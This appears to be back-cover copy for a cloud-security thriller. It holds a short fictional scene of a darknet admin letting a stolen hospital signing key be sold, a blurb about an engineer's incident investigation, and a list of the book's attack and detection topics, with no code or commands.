This wasn’t API keys to some startup’s sandbox account. This was the key that signed software hospitals trusted. Software that ran on machines connected to patient networks, pharmacy dispensing systems, EHR platforms. Every update signed with this key would install automatically. Routine maintenance. Trusted source.

Four hundred hospitals. One signing key. Zero questions asked at the other end.

He should take it down. That was the smart move. Law enforcement ignored credential listings — they were noise, thousands per week. But healthcare made headlines. Headlines

brought task forces. Task forces killed marketplaces.

His hand moved toward the moderation panel.

A notification chimed. Someone had entered the listing's private chat. A buyer. He checked their profile: account created two years ago, one previous purchase.

He pulled up the transaction history.

Purchased: AWS IAM access key. Organization: Meridian Financial. Date: February 2025.

The buyer's message was one word:

"Price."

The admin looked at the moderation panel. Looked at the listing. Looked at the buyer's history. Looked at the K-drama, frozen on the embezzlement reveal.

He put his headphones back on and pressed play.

“The alert had been firing for eleven minutes before my phone woke me.”

A solo security engineer. A credential that never should have existed. Seventy-two hours to figure out how deep it goes before the board meeting at 9 AM Monday.

Every CloudTrail event in this book is a real log structure. Every IAM policy parses. Every SQL query runs. The fiction is that you get to watch.

INSIDE

- IAM role chaining & AssumeRole abuse
- CloudTrail evasion & log tampering
- S3 exfiltration via replication
- Detection engineering that actually fires

> END OF LOG · 2026-04-25T05:17:44Z
> EVENTS: 4,218 · INCIDENTS: 1 · CHAPTERS: 6